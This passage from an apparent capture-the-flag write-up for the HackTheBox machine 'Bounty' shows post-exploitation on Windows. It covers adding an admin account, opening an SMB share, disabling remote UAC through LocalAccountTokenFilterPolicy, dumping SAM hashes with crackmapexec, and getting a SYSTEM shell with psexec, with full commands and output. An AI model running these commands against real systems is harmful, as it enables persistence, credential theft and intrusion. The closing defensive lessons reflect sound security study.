net user s4vitar
User name                    s4vitar
Account active               Yes
Account expires              Never
Password last set            6/7/2022 12:10:12 AM
Password expires             Never
Password required            Yes
User may change password     Yes
Workstations allowed         All
Last logon                   Never
Local Group Memberships      *Administrators       *Users
Global Group memberships     *None
The command completed successfully.
There is the check that matters: *Administrators under Local Group Memberships. The account is no longer an ordinary user.
The third one shares the working directory over SMB, granting full control to the administrators group. It is there so binaries can be uploaded from outside without depending on certutil every time:
.\JP.exe -t * -p C:\Windows\System32\cmd.exe -l 1337 -a "/c net share attacker_folder=C:\Windows\Temp /GRANT:Administrators,FULL"
Testing {4991d34b-80a1-4291-83b6-3328366b9097} 1337
[+] authresult 0
{4991d34b-80a1-4291-83b6-3328366b9097};NT AUTHORITY\SYSTEM
[+] CreateProcessWithTokenW OK
The fourth is the least obvious one, and the one that makes everything above usable from outside:
.\JP.exe -t * -p C:\Windows\System32\cmd.exe -l 1337 -a "/c reg add HKLM\Software\Microsoft\Windows\CurrentVersion\Policies\System /v LocalAccountTokenFilterPolicy /t REG_DWORD /d 1 /f"
Testing {4991d34b-80a1-4291-83b6-3328366b9097} 1337
[+] authresult 0
{4991d34b-80a1-4291-83b6-3328366b9097};NT AUTHORITY\SYSTEM
[+] CreateProcessWithTokenW OK
By default Windows applies remote UAC to local accounts: when one of them authenticates over the network it gets a filtered token without administrative privileges, even if it belongs to the group. Setting LocalAccountTokenFilterPolicy to 1 disables that filtering and lets s4vitar arrive over SMB with the full token. Without that value the next two steps would fail despite having valid credentials.
With that done we can work from the attacking machine. A first use is dumping the local SAM database (SAM/LSA dump) without touching the shell:
cme smb 10.10.10.93 -u 's4vitar' -p 's4vit4r123$!' --sam
SMB  10.10.10.93  445  BOUNTY  [*] Windows Server 2008 R2 Datacenter 7600 x64 (name:BOUNTY) (domain:bounty) (signing:False) (SMBv1:True)
SMB  10.10.10.93  445  BOUNTY  [+] bounty\s4vitar:s4vit4r123$! (Pwn3d!)
SMB  10.10.10.93  445  BOUNTY  [+] Dumping SAM hashes
SMB  10.10.10.93  445  BOUNTY  Administrator:500:aad3b435b51404eeaad3b435b51404ee:89dd4e73364721f8e2abe67d7090b686:::
SMB  10.10.10.93  445  BOUNTY  Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB  10.10.10.93  445  BOUNTY  merlin:1000:aad3b435b51404eeaad3b435b51404ee:2d588983dbc4d1356b19277afef85092:::
The (Pwn3d!) confirms the token arrives unfiltered: the account is an administrator over the network too. The dump yields three NT hashes, and one of them, Guest's, is the well-known 31d6cfe0d16ae931b73c59d7e0c089c0 of an empty password (the account is disabled). Administrator's does work for a Pass-the-Hash if needed.
The second use is walking straight in with a SYSTEM shell, this time clean and reconnectable:
psexec.py WORKGROUP/s4vitar@10.10.10.93 cmd.exe
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation
Password:
[*] Requesting shares on 10.10.10.93.....
[*] Found writable share ADMIN$
[*] Uploading file XmhOOdiX.exe
[*] Opening SVCManager on 10.10.10.93.....
[*] Creating service zPEy on 10.10.10.93.....
[*] Starting service zPEy.....
Microsoft Windows [Version 6.1.7600]

C:\Windows\system32> whoami
nt authority\system
psexec.py exploits nothing: it leans on the ADMIN$ administrative share, uploads an executable, registers it as a service and starts it. Services run as SYSTEM, hence the whoami. It is the same result JuicyPotato gave, but now obtained at will from outside, without going through the web or the uploader again.
Attack chain
IIS 7.5 (:80)
   │  fuzz → transfer.aspx (uploader with extension filter)
   ▼
extension bypass: .config allowed → web.config with classic ASP
   │  /uploadedFiles/web.config executes code → PowerShell reverse shell
   ▼
shell as merlin (IIS context)  →  user.txt
   │  whoami /priv → SeImpersonatePrivilege
   ▼
JuicyPotato (COM/DCOM abuse)  →  NT AUTHORITY\SYSTEM  →  root.txt
Lessons learned
- An extension allowlist isn't enough if one of them is executable. On IIS,
web.configis processed as configuration and can carry classic ASP: allowing.configis equivalent to allowing code execution (web.config RCE). - Validate content, not just extension. The uploader checked the extension, but a
web.configwith a<%...%>block is a perfectly valid name and a deadly payload. Inspect uploads and serve them from a folder without execute permissions. - The IIS context usually has
SeImpersonatePrivilege. Any RCE in a Windows web app often lands on an account with this privilege, and a Potato attack turns it intoSYSTEM. - Reducing the surface isn't hiding it.
transfer.aspxwasn't linked, but fuzzing found it in seconds. Security through obscurity doesn't protect a sensitive endpoint.